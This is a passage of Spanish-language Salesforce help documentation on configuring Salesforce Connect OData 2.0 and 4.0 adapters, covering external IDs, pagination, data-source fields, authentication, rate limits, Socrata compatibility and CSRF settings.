



Cada valor de Id. externo viene derivado según la clave de entidad que esté definida en el documento de metadatos del servicio OData del servicio de datos remoto (productor de OData). La clave de entidad se forma a partir de un subconjunto de las propiedades del tipo de entidad.

Este pasaje de un documento de metadatos del servicio OData muestra que los valores de Id. externo del objeto externo Order_Detail están derivados de las propiedades de OrderID y ProductID.

```
<EntityType Name="Order_Detail">
  <Key>
    <PropertyRef Name="OrderID"/>
    <PropertyRef Name="ProductID"/>
  </Key>
  <Property Name="OrderID" Type="Edm.Int32" Nullable="false"/>
  <Property Name="ProductID" Type="Edm.Int32" Nullable="false"/>
  <Property Name="UnitPrice" Type="Edm.Decimal" Nullable="false" Precision="19" Scale="4"/>

  <Property Name="Quantity" Type="Edm.Int16" Nullable="false"/>
  <Property Name="Discount" Type="Edm.Single" Nullable="false"/>
...
```

Esta página de detalle de registro muestra los campos OrderID y ProductID. Sus valores se combinan para crear el valor del campo estándar Id. externo.




Si activa objetos externos con capacidad de escritura, determine si el sistema externo requiere operaciones de escritura para especificar valores para las claves de entidad. Por ejemplo, muchos sistemas externos generan valores para claves de entidad cuando se crean nuevos registros de objetos externos en Salesforce. Si su sistema externo requiere operaciones de escritura para especificar valores para claves de entidad, asegúrese de que los valores de `Id. externo` de campos estándar y valores de claves de entidad no se contradicen entre sí. Para cada operación de escritura, incluya el valor Id. externo de campo estándar o los valores de campos estándar que forman la clave de entidad, pero nunca ambos.

## CONSULTE TAMBIÉN

- Adaptador de OData 2.0 o 4.0 para Salesforce Connect
- Consideraciones de objetos externos con capacidad de escritura en Salesforce Connect: Todos los adaptadores

### Paginación dirigida por el cliente y dirigida por el servidor para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Es habitual que las consultas de Salesforce Connect de datos externos tengan un conjunto de resultados de gran tamaño que se divide en lotes o páginas más pequeños. Usted decide si hacer que el comportamiento de la paginación esté controlado por el sistema externo (dirigida por el servidor) o por el adaptador de OData 2.0 o 4.0 para Salesforce Connect (dirigido por el cliente).

Los adaptadores de OData 2.0 y 4.0 para Salesforce Connect utilizan paginación dirigida por el cliente de forma predeterminada. De forma específica, las solicitudes OData utilizan las opciones de consulta del sistema `$top` y `$skip` para paginar por el conjunto de resultados.

Con la paginación dirigida por el servidor, el sistema externo determina los tamaños de página y los límites de los lotes. La configuración de la paginación del sistema externo puede optimizar el rendimiento del sistema externo y mejorar los tiempos de carga de objetos externos en su organización. Del mismo modo, el conjunto de datos externos puede cambiar mientras sus usuarios o la plataforma Force.com están paginando el conjunto de resultados. Normalmente, la paginación dirigida por el servidor ajusta los límites de los lotes para acomodar los conjuntos de datos que cambian de forma más eficaz que con la paginación dirigida por el cliente.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

El campo `Paginación dirigida por servidor` de la fuente de datos externa especifica si se utiliza la paginación dirigida por el cliente o por el servidor. Si activa la paginación dirigida por el servidor en una fuente de datos externa, Salesforce ignora los tamaños de página solicitados, incluyendo el tamaño del lote predeterminado `queryMore()` de 500 filas. Las páginas devueltas por el sistema externo determinan los lotes. No obstante, los límites para los adaptador de OData para Salesforce Connect aún se aplican.

CONSULTE TAMBIÉN

- Definir una fuente de datos externa para Salesforce Connect: Adaptador de OData 2.0 o 4.0
- Límites generales para Salesforce Connect: Adaptadores de OData 2.0 y 4.0
- Opciones de cadena de consulta de OData

## Acceder a datos externos con el adaptador de OData 2.0 o 4.0 para Salesforce Connect

PERMISOS DE USUARIO

| | |
|---|---|
| Para crear y modificar fuentes de datos externas: | "Personalizar aplicación" |
| Para crear y modificar objetos externos: | "Personalizar aplicación" |
| Para definir o cambiar la ayuda a nivel de objeto: | "Personalizar aplicación" |
| Para crear y modificar campos personalizados: | "Personalizar aplicación" |
| Para modificar conjuntos permisos y perfiles de usuarios: | "Gestionar conjuntos de permisos y perfiles" |
| Para modificar otros parámetros de autenticación de usuarios para sistemas externos: | "Gestionar usuarios" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Permita a sus usuarios ver y buscar datos almacenados fuera de su organización de Salesforce, como datos en un sistema de planificación de recursos comerciales (ERP).

La configuración de Salesforce Connect con el adaptador de OData 2.0 o 4.0 lleva aparejada estos pasos de alto nivel.

1. Defina una fuente de datos externa del tipo `Salesforce Connect: OData 2.0` o `Salesforce Connect: OData 4.0`.

   Si su sistema externo aloja múltiples servicios, cree una fuente de datos externa para cada extremo de servicio. Cada extremo de servicio dirige a una dirección URL raíz de servicio OData y puede exponer recopilaciones de entidades. Por ejemplo, puede crear una fuente de datos externa separada para cada estos extremos de servicio.

   - `http://services.example.org/Warehouse.svc`
   - `https://services.example.org/Payroll.svc`

2. Cree los objetos externos.

   Realice esta tarea únicamente si no sincroniza para crear automáticamente los objetos externos. Cree un objeto externo para cada tabla de datos externos a la que desee acceder desde su organización de Salesforce.

3. Cree contenido de ayuda para sus objetos externos.

   Cree páginas de Visualforce que describen los datos externos. Cuando sus usuarios hagan clic en **Ayuda para esta página** en un objeto externo, leerán su contenido de ayuda personalizado. Recuerde, sus usuarios no encontraran información acerca de los datos externos en la Ayuda de Salesforce.

4. Añada campos personalizados y relaciones para los objetos externos.

   Cree relaciones entre objetos. Si no sincronizó para crear automáticamente los objetos externos y sus campos, cree un campo personalizado por cada columna de tabla externa a la que desee acceder desde su organización de Salesforce.

5. Active el acceso de usuarios a objetos externos.

   Otorgue permisos de objeto a través de conjuntos de permisos o perfiles.

6. Active el acceso de usuarios a los campos de los objetos externos.

   Otorgue permisos de campo a través de conjuntos de permisos o perfiles.

7. Si la fuente de datos externa utiliza la autenticación por usuario:

   a. Permita a los usuarios autenticarse en el sistema externo.

      Otorgue acceso a los usuarios a los parámetros de autenticación de la fuente de datos externa a través de conjuntos de permisos o perfiles.

   b. Configure los ajustes de autenticación de cada usuario.

      Usted o sus usuarios pueden realizar esta tarea.

      Consejo: Forme a sus usuarios sobre la configuración de sus parámetros de autenticación para sistemas externos. Asegúrese de que conoce qué credenciales introducir para cada sistema externo. Si está utilizando OAuth 2.0, pruebe el

flujo de OAuth buscando solicitudes o redireccionamientos potencialmente confusos y forme a sus usuarios si es necesario. Los flujos de OAuth varían dependiendo del sistema externo, el proveedor de autenticación y los ámbitos especificados.

CONSULTE TAMBIÉN

- Adaptador de OData 2.0 o 4.0 para Salesforce Connect
- Consideraciones para Salesforce Connect: Todos los adaptadores
- Guía del desarrollador: *Guía del desarrollador de Visualforce*
- Relaciones de objetos externos

## Definir una fuente de datos externa para Salesforce Connect: Adaptador de OData 2.0 o 4.0

Conecte su organización de Salesforce a los datos que están almacenados en un sistema externo como SAP® NetWeaver Gateway, Microsoft Dynamics® NAV o IBM WebSphere®.

**Nota:**

- Los datos externos deben exponerse a través de un servicio que utilice el protocolo de datos abierto (OData) versión 2.0 o 4.0. Dicho servicio se denomina *productor de OData*.
- La dirección URL para alcanzar el productor de OData debe estar accesible para los servidores de la aplicación Salesforce a través de Internet. Puede permitir el acceso incluyendo en la lista blanca las direcciones IP de los servidores de Salesforce en su red corporativa o configurando una pasarela XML proxy-inversa.
- El ámbito hasta el que puede personalizar la visibilidad de los datos depende del sistema externo. Consulte la documentación del sistema externo para determinar la configuración óptima para la integración con Salesforce.

1. Desde Configuración, introduzca *`Fuentes de datos externas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Fuentes de datos externas**.
2. Haga clic en **Nueva fuente de datos externa** o haga clic en **Modificar** para modificar una fuente de datos externa.
3. Cumplimente los campos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar fuentes de datos externas:

- "Personalizar aplicación"

| Campo | Descripción |
|---|---|
| `Etiqueta` | Un nombre fácil de recordar para la fuente de datos externa. La etiqueta aparece en la interfaz de usuario de Salesforce, como en vistas de lista.<br>Si establece `Tipo de identidad` como Por usuario, esta etiqueta aparece cuando sus usuarios visualizan o modifican sus ajustes de autenticación para sistemas externos. |
| `Nombre` | Identificador exclusivo empleado para hacer referencia a esta definición de fuente de datos externa a través de la API.<br>El nombre solo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Tipo` | Seleccione **Salesforce Connect: OData 2.0** o **Salesforce Connect: OData 4.0**. |

| Campo | Descripción |
| --- | --- |
| `URL` | La dirección URL raíz del servicio OData. Asegúrese de que utiliza secuencias de escape en todos los caracteres especiales.<br><br>Cada extremo de servicio requiere su propia definición de fuente de datos externa, pero se pueden tener múltiples entidades bajo una dirección URL raíz del servicio. Para obtener más información sobre la dirección URL raíz del servicio y otras convenciones de URL, visite `www.odata.org`.<br><br>Ejemplos:<br><br>• `http://services.example.org/Warehouse.svc`<br>• `https://services.example.org/Payroll.svc`<br><br>Si el extremo está definido en una credencial denominada, introduzca la URL de la credencial denominada. La URL de una credencial denominada contiene el esquema `llamada:`, el nombre de la credencial denominada y una ruta opcional. Por ejemplo: `llamada:`*`Mi_Credencial_Denominada/alguna_ruta`*.<br><br>Puede adjuntar una cadena de consulta a una dirección URL de una credencial con nombre. Utilice una interrogación (?) como el separador entre la dirección URL de una credencial con nombre y la cadena de consulta. Por ejemplo: `callout:`*`Mi_Credencial_Denominada/alguna_ruta`*`?format=json`.<br><br>Si introduce una URL de credencial denominada, omita la sección Autenticación para la fuente de datos externa. Para acceder al sistema externo, Salesforce Connect utiliza la configuración de autenticación definida en la credencial denominada. |
| `Tiempo de espera para la conexión` | El número de segundos que hay que esperar una respuesta procedente de un sistema externo antes de que se agote el tiempo de espera. El valor está establecido de forma predeterminada a un máximo de 120 segundos.<br><br>Dependiendo de la disponibilidad y de la conexión con el sistema externo, puede emplearse mucho tiempo en recuperar datos externos. Utilice este campo para limitar la cantidad de tiempo que hay que esperar para que se carguen los datos externos en su organización. |
| `Objetos externos con capacidad de escritura` | Permite a la plataforma de Force.com y usuarios en esta organización crear, actualizar y eliminar registros para objetos externos asociados con la fuente de datos externa. Los datos del objeto externo se almacenan fuera de la organización. De forma predeterminada, los objetos externos son de solo lectura. |
| `Gran volumen de datos` | Salesforce impone límites de frecuencia para recuperar y ver datos procedentes de sistemas externos. Si su organización alcanza los límites de frecuencia al acceder a objetos externos, considere la selección de la opción `Gran volumen de datos` en las fuentes de datos externas asociadas. Hacer esto omite la mayoría de límites de frecuencia, pero se aplican algunos comportamientos y limitaciones especiales. Consulte Consideraciones de gran volumen de datos para Salesforce Connect: Adaptadores de OData 2.0 y 4.0 en la página 5589.<br><br>Las fuentes de datos externas con gran volumen de datos están limitadas a 10.000 consultas OData por hora para las ediciones Enterprise, Performance y Unlimited. Límites superiores están disponibles mediante solicitud. Consulte Consideraciones de límites de frecuencia de llamadas de OData para Salesforce Connect: Adaptadores de OData 2.0 y 4.0 en la página 5588. |
| `Paginación dirigida por servidor` | Es habitual que las consultas de Salesforce Connect de datos externos tengan un conjunto de resultados de gran tamaño que se divide en lotes o páginas más pequeños. Seleccione esta opción |

| Campo | Descripción |
| --- | --- |
| | para que el sistema externo controle el comportamiento de la paginación. Consulte Paginación dirigida por el cliente y dirigida por el servidor para Salesforce Connect: Adaptadores de OData 2.0 y 4.0 en la página 5580. |
| `Solicitar recuentos de filas` | Incluye la opción de consulta del sistema `$inlinecount=allpages` en consultas OData. Cuando se selecciona, la respuesta incluye el recuento total de filas del conjunto de resultados.<br><br>Algunos sistemas externos no admiten la opción de consulta del sistema `$inlinecount=allpages`. Si recibe errores o detecta tiempos de carga prolongados cuando intenta acceder a sus datos, anule la selección de `Solicitar recuentos de filas` en la fuente de datos externa. Sin embargo, al hacerlo, la fuente de datos externa y sus objetos externos asociados no admitirán la función de agregación `COUNT()` de SOQL, que requiere el recuento total de filas. |
| `Comprimir solicitudes` | Una vez seleccionada, Salesforce envía solicitudes HTTP comprimidas al sistema externo. Asegúrese de que el sistema externo está configurado para recibir datos comprimidos en gzip. Salesforce acepta automáticamente respuestas comprimidas en gzip. |
| `Activar búsqueda` | Determina si las búsquedas de SOSL y globales de Salesforce también consultan los objetos externos que están asociados con esta fuente de datos externa.<br><br>Cuando se selecciona, puede controlar qué objetos externos se pueden buscar seleccionando o anulando la selección de `Permitir buscar` en cada objeto externo.<br><br>Solo se pueden buscar campos de texto, área de texto y área de texto largo. Si un objeto externo no tiene campos que se pueden buscar, las búsquedas en ese objeto no devuelven registros.<br><br>Seleccione esta opción para permitir a los objetos externos asociados a la fuente de datos externa aparecer en la aplicación descargable Salesforce1 para iOS y la aplicación para navegadores móviles Salesforce1 cuando se utilice en dispositivos iOS. |
| `Opción de consulta personalizada para la búsqueda de Salesforce` | Disponible únicamente para el adaptador de OData 2.0 para Salesforce Connect. Si el productor de OData ha implementado y expuesto una opción de consulta personalizada de búsqueda de texto libre, introduzca el nombre de ese parámetro de la cadena de consulta.<br><br>Obtenga más información acerca de las opciones de consulta personalizada OData y otras convenciones de URI en `www.odata.org`.<br><br>Este campo no tiene efecto cuando se anula la selección de `Activar búsqueda` o cuando el productor de OData no está configurado para administrar correctamente la opción de consulta personalizada.<br><br>Consulte Buscar consideraciones para Salesforce Connect: Adaptador de OData 2.0. |
| `Utilizar expresiones de búsqueda de texto libre` | Disponible únicamente para el adaptador de OData 4.0 para Salesforce Connect. Seleccione esta opción para utilizar la opción de consulta de sistema `$search` en lugar de `$filter` en solicitudes de búsqueda enviadas al sistema externo. Asegúrese de que el productor de OData está configurado para admitir la opción de consulta del sistema `$search`.<br><br>Este campo no tiene efecto cuando se anula la selección de `Activar búsqueda`.<br><br>Consulte Buscar consideraciones para Salesforce Connect: Adaptador de OData 4.0. |

| Campo | Descripción |
|---|---|
| `Formato` | El formato que el productor de OData utiliza para representar recursos, como colecciones de datos.<br>Asegúrese de que el productor de OData está configurado para admitir el formato seleccionado. Conozca más detalles sobre los formatos y operaciones de representación en `www.odata.org`. |
| `Compatibilidad especial` | Seleccione Socrata únicamente si la dirección URL especifica un extremo de datos abierto Socrata. Consulte Consideraciones de Socrata™ para Salesforce Connect: Adaptadores de OData 2.0 y 4.0 en la página 5590. |
| `Protección de la falsificación de petición en sitios cruzados (CSRF)` | Si el sistema externo requiere la protección de la falsificación de petición en sitios cruzados (CSRF) en solicitudes para crear, modificar o eliminar sus datos, seleccione esta opción. Si lo hace así, su organización obtiene una cookie y un token anti CSRF del sistema externo y los incluye en cada solicitud de crear,modificar y eliminar.Consulte Consideraciones de CSRF para Salesforce Connect: Adaptadores de OData 2.0 y 4.0 en la página 5590.<br>Disponible solo cuando se selecciona `Objetos externos con capacidad de escritura`. |
| `Nombre de token anti-CSRF` | El campo de encabezado HTTP que incluye el token anti CSRF. El sistema externo determina el nombre del campo. Valores predeterminados: X-CSRF-Token<br>Disponible solo cuando se selecciona `Protección de CSRF`. |
| `Certificado` | Si especifica un certificado, su organización de Salesforce lo proporciona al establecer cada conexión SSL bidireccional con el sistema externo. Se utiliza el certificado para firmas digitales, lo que comprueba que las solicitudes proceden de su organización de Salesforce. |
| `Tipo de identidad` | Determina si está utilizando uno o varios conjuntos de credenciales para acceder al sistema externo. Consulte Tipo de identidad para fuentes de datos externas en la página 5540.<br>Seleccione **Anónimo** únicamente si el sistema externo no requiere autenticación. |

4. Seleccione el protocolo de autenticación.
   - Si selecciona **Autenticación de contraseña**, introduzca el nombre de usuario y la contraseña para acceder al sistema externo.
   - Si selecciona **Oauth 2.0**, cumplimente los siguientes campos.

| Campo | Descripción |
|---|---|
| `Proveedor de autenticación` | Seleccione el proveedor. Consulte Acerca de proveedores de autenticación externos en la página 1004. |
| `Ámbito` | Especifica el ámbito de los permisos para solicitar el token de acceso. Su proveedor de autenticación determina los valores permitidos. Consulte Uso del parámetro de ámbitos en la página 1037.<br>Nota:<br>– El valor que introduzca sustituye el valor de `Ámbitos predeterminados` que está definido en el proveedor de autenticación especificado. |

| Campo | Descripción |
| --- | --- |
| | – La definición de los ámbitos puede afectar a que el flujo de OAuth presente al usuario una pantalla de consentimiento.<br>– Recomendamos que solicite un token de actualización o acceso sin conexión. De otro modo, cuando venza el token, perderá el acceso al sistema externo. |
| `Iniciar flujo de autenticación en Guardar` | Para autenticar el sistema externo y obtener un token de OAuth, seleccione esta casilla de verificación. Este proceso de autenticación se denomina flujo de OAuth.<br>Cuando hace clic en **Guardar**, el sistema externo le solicita iniciar sesión. Después de iniciar sesión correctamente, el sistema externo le otorga un token de OAuth para acceder a sus datos en esta organización.<br>Rehaga el flujo de OAuth cuando necesite un nuevo token (por ejemplo, si el token caduca), si el token caduca (o si modifica los campos `Ámbito` o `Proveedor de autenticación`. |

5. Haga clic en **Guardar**.
6. Haga clic en **Validar y sincronizar** y confirme que la conexión se ha realizado con éxito.
7. También puede seleccionar tablas y hacer clic en **Sincronizar** para hacer lo siguiente para cada tabla seleccionada.
   - Crear automáticamente un objeto externo de Salesforce.
   - Crear automáticamente un campo personalizado para cada columna de tabla compatible con un tipo de campo de metadatos de Salesforce.

   Nota: Antes de sincronizar, asegúrese de que comprende las consideraciones que se describen en estos temas.
   - Consideraciones de sincronización para Salesforce Connect: Todos los adaptadores en la página 5545
   - Consideraciones de sincronización para Salesforce Connect: Adaptador de OData 2.0 o 4.0 en la página 5548

   Puede también elegir crear manualmente los objetos externos y los campos personalizados que se asignan a los datos externos. Al hacerlo le permite personalizar los nombres de objetos externos, decidir para qué columnas de tabla crear campos personalizados y personalizar los nombres de campo personalizados. Sin embargo, este enfoque emplea más tiempo y requiere mantenimiento manual.

CONSULTE TAMBIÉN

Acceder a datos externos con el adaptador de OData 2.0 o 4.0 para Salesforce Connect
Almacenar la configuración de autenticación para sistemas externos
Opciones de cadena de consulta de OData
Asignación de tipo de OData
Credenciales con nombre

## Consideraciones para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Conozca los comportamientos especiales, límites y recomendaciones para el uso del adaptador de OData 2.0 o 4.0 para Salesforce Connect.

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Consideraciones del productor de OData para Salesforce Connect: Adaptadores de OData 2.0 y 4.0
Comprenda los límites y recomendaciones para el servicio de datos remotos que expone los datos externos a su organización de Salesforce.

Consideraciones de límites de frecuencia de llamadas de OData para Salesforce Connect: Adaptadores de OData 2.0 y 4.0
Un objeto externo hace referencia a datos almacenados fuera de su organización de Salesforce. El acceso a un objeto externo lleva aparejada una llamada a su sistema externo asociado. Salesforce impone límites de frecuencia para estas llamadas.

Consideraciones de gran volumen de datos para Salesforce Connect: Adaptadores de OData 2.0 y 4.0
Si su organización alcanza los límites de frecuencia al acceder a objetos externos, considere la selección de la opción `Gran volumen de datos` en las fuentes de datos externas asociadas. Hacer esto omite la mayoría de límites de frecuencia, pero se aplican algunos comportamientos y limitaciones especiales.

Consideraciones de Socrata™ para Salesforce Connect: Adaptadores de OData 2.0 y 4.0
Socrata Open Data Protocol™ se utiliza habitualmente para datos sanitarios y para la colaboración entre administraciones públicas y los ciudadanos. Salesforce Connect puede acceder a datos desde extremos que están respaldados por el Socrata Open Data Portal. Para adaptarse a los requisitos específicos de Socrata, establezca el campo `Compatibilidad especial` de la fuente de datos externa a Socrata.

Consideraciones de CSRF para Salesforce Connect: Adaptadores de OData 2.0 y 4.0
Comprenda los comportamientos, las limitaciones y las recomendaciones especiales para la falsificación de petición en sitios cruzados (CSRF) en fuentes de datos externas de OData.

### CONSULTE TAMBIÉN

Consideraciones para Salesforce Connect: Todos los adaptadores

## Consideraciones del productor de OData para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Comprenda los límites y recomendaciones para el servicio de datos remotos que expone los datos externos a su organización de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Valide su productor de OData utilizando la Herramienta de validación del servicio de protocolo de datos abierto en `services.odata.org/validation`. Al hacerlo se comprueba su implementación con la especificación de OData y se identifican problemas potenciales.
- Para mejorar el rendimiento en conexiones con poco ancho de banda, configure su productor de OData para recibir datos comprimidos con gzip. A continuación, en la definición de la fuente de datos externa en Salesforce, seleccione `Comprimir solicitudes`. También puede configurar el productor de OData para enviar datos comprimidos en gzip a Salesforce, que acepta automáticamente respuestas comprimidas en gzip.

- De forma predeterminada, Salesforce envía cada solicitud OData con la opción de consulta del sistema `$inlinecount=allpages`. La respuesta incluye el recuento total de filas del conjunto de resultados.

  Algunos sistemas externos no admiten la opción de consulta del sistema `$inlinecount=allpages`. Si recibe errores o detecta tiempos de carga prolongados cuando intenta acceder a sus datos, anule la selección de `Solicitar recuentos de filas` en la fuente de datos externa. Sin embargo, al hacerlo, la fuente de datos externa y sus objetos externos asociados no admitirán la función de agregación `COUNT()` de SOQL, que requiere el recuento total de filas. Para obtener detalles sobre las convenciones de URI para OData, visite `www.odata.org`.

- Configure su productor de OData para que utilice un tamaño de página que sea lo suficientemente grande para evitar recorridos de ida y vuelta excesivos. La consulta de un conjunto de datos grande con un tamaño de página pequeño puede tardar mucho tiempo debido a la latencia de red. Las páginas de Salesforce que muestran datos externos pueden tardar mucho tiempo en cargarse.

  Por ejemplo, si los resultados de la consulta incluyen 100 registros y el tamaño de la página solo aloja 5 registros, se necesitarán 20 recorridos de ida y vuelta para recuperar los resultados. Si la latencia de la red es de 100 ms por recorrido de ida y vuelta, se tardarán 2 segundos (20 × 100 ms) para recuperar los resultados.

  De lo contrario, si el tamaño de la página aloja 20 registros, se tarda solo 5 recorridos de ida y vuelta para recuperar los 100 registros. Con la misma latencia de la red de 100 ms por recorrido de ida y vuelta, se tardará 0,5 segundos (5 × 100 ms) para recuperar los resultados.

- Para consultar una lista de los tipos de OData admitidos, consulte "Asignación de tipo de OData" en la Ayuda de Salesforce.
- Si su fuente de datos externa utiliza el adaptador de OData 4.0 y el formato JSON, asegúrese de que el productor de OData acepta encabezados que contienen el parámetro de formato `odata.metadata=full`. Otras variaciones, incluyendo `odata.metadata=minimal`, no son compatibles.

### CONSULTE TAMBIÉN

Adaptador de OData 2.0 o 4.0 para Salesforce Connect

Opciones de cadena de consulta de OData

Asignación de tipo de OData

## Consideraciones de límites de frecuencia de llamadas de OData para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Un objeto externo hace referencia a datos almacenados fuera de su organización de Salesforce. El acceso a un objeto externo lleva aparejada una llamada a su sistema externo asociado. Salesforce impone límites de frecuencia para estas llamadas.

Una organización está limitada a:

- 10.000 llamadas de OData por hora para las ediciones Enterprise, Performance y Unlimited. Límites superiores están disponibles mediante solicitud.
- 1.000 llamadas de OData por hora para Developer Edition.

Para obtener límites de su organización y el uso actual en esos límites, utilice el recurso `Limits` en la API de REST de Force.com.

Salesforce realiza una llamada de OData cada vez que:

- Un usuario hace clic en la ficha de un objeto externo para una vista de lista.
- Un usuario ve una página de detalle de registro de un objeto externo.
- Un usuario ve una página de detalles de registro de un objeto principal que muestra una lista relacionada de registros de objetos externos secundarios.
- Un usuario realiza una búsqueda global de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Un usuario crea, modifica o elimina un registro de objeto externo. (Esto no se aplica al adaptador entre organizaciones.)
- Un usuario ejecuta un informe.
- La vista previa se carga en el generador de informes.
- Se consulta un objeto externo a través de flujos, API, Apex, SOQL o SOSL.
- Usted valida o sincroniza una fuente de datos externa.

Si sus usuarios o aplicaciones sufren errores de límite de frecuencia para estas llamadas OData, pruebe alguno de los métodos siguientes.

- Seleccione `Gran volumen de datos` en la definición de la fuente de datos externa. Hacer esto omite la mayoría de límites de frecuencia, pero se aplican algunos comportamientos y limitaciones especiales.
- Realice menos consultas SOQL y SOSL.
- Si tiene código de Apex que llama al sistema externo, modifique el código para que coloque en caché los datos externos a los que se accede frecuentemente que rara vez cambien.
- Póngase en contacto con Salesforce para solicitar un límite superior.

### CONSULTE TAMBIÉN

*Guía del desarrollador de la API de REST de Force.com*: Enumerar límites de la organización

Consideraciones de gran volumen de datos para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Adaptador de OData 2.0 o 4.0 para Salesforce Connect

Consideraciones para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

## Consideraciones de gran volumen de datos para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Si su organización alcanza los límites de frecuencia al acceder a objetos externos, considere la selección de la opción `Gran volumen de datos` en las fuentes de datos externas asociadas. Hacer esto omite la mayoría de límites de frecuencia, pero se aplican algunos comportamientos y limitaciones especiales.

- Las siguientes funciones no están disponibles para objetos externos asociados con fuentes de datos externas de alto volumen de datos.
  - Acceso a través de Lightning Experience
  - Acceso mediante Salesforce1
  - Aspecto en listas Elementos recientes
  - Noticias en tiempo real de registros
  - Informes y paneles
  - Objetos externos con capacidad de escritura
- Los Id. de Salesforce no están asignados a registros de objetos externos asociados con fuentes de datos externas con gran volumen de datos.
- En las páginas de detalles del registro para objetos externos asociados con fuentes de datos externas de gran volumen de datos, los vínculos y botones personalizados que llaman a JavaScript no son compatibles.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- La protección CSRF para objetos externos con capacidad de escritura no está disponible para fuentes de datos externos de gran volumen de datos.

CONSULTE TAMBIÉN

*Guía del desarrollador de la API de REST de Force.com*: Enumerar límites de la organización

Consideraciones de límites de frecuencia de llamadas de OData para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Consideraciones de CSRF para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Definir una fuente de datos externa para Salesforce Connect: Adaptador de OData 2.0 o 4.0

## Consideraciones de Socrata™ para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Socrata Open Data Protocol™ se utiliza habitualmente para datos sanitarios y para la colaboración entre administraciones públicas y los ciudadanos. Salesforce Connect puede acceder a datos desde extremos que están respaldados por el Socrata Open Data Portal. Para adaptarse a los requisitos específicos de Socrata, establezca el campo `Compatibilidad especial` de la fuente de datos externa a Socrata.

Socrata no admite la columna de identificador de fila (`_id`) en cláusulas `$select` o `$orderby` en consultas OData. Cuando se selecciona Socrata en el campo `Compatibilidad especial`:

- Las consultas OData no incluyen la columna `_id` en las cláusulas `$select`.
- Si se sincroniza una columna `_id` desde un extremo Socrata, el campo personalizado resultante en el objeto externo no puede ordenarse.
- Si define manualmente un campo personalizado del objeto externo con `_id` como `Nombre de columna externa`, asegúrese de seleccionar el atributo `Ordenación desactivada` para ese campo personalizado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Si modifica el campo `Compatibilidad especial` en una fuente de datos externa, recomendamos que vuelva a sincronizar sus objetos externos. También puede probar si las consultas o el acceso de usuario a los objetos externos dan como resultado errores, y vuelva a sincronizar únicamente los objetos externos problemáticos.

CONSULTE TAMBIÉN

Definir una fuente de datos externa para Salesforce Connect: Adaptador de OData 2.0 o 4.0

Consideraciones para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

## Consideraciones de CSRF para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Comprenda los comportamientos, las limitaciones y las recomendaciones especiales para la falsificación de petición en sitios cruzados (CSRF) en fuentes de datos externas de OData.

- La protección de la falsificación de petición en sitios cruzados (CSRF) no está disponible para fuentes de datos externas de gran volumen de datos.
- Asegúrese de que la URL de la fuente de datos externa comienza por `https://` de modo que el HTTP seguro pueda evitar accesos no autorizados al token y la cookie anti CSRF.
- Además de la activación de la protección de CSRF en la fuente de datos externa, recomendamos mantener la protección de CSRF activada en la configuración de seguridad de sesión de su organización. Estos parámetros de sesión se activan de forma predeterminada y mantenerlos activados protege sus datos de Salesforce y sus datos externos de ataques de CSRF.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- `Activar protección de CSRF en solicitudes GET en páginas sin configurar`
- `Activar protección de CSRF en solicitudes POST en páginas sin configurar`

CONSULTE TAMBIÉN

Definir una fuente de datos externa para Salesforce Connect: Adaptador de OData 2.0 o 4.0

Modificar la configuración de seguridad de sesión

## Referencia de OData para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Conozca la implementación de Salesforce del Protocolo de datos abierto (OData) para acceder a sistemas externos con Salesforce Connect.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Asignación de tipo de OData

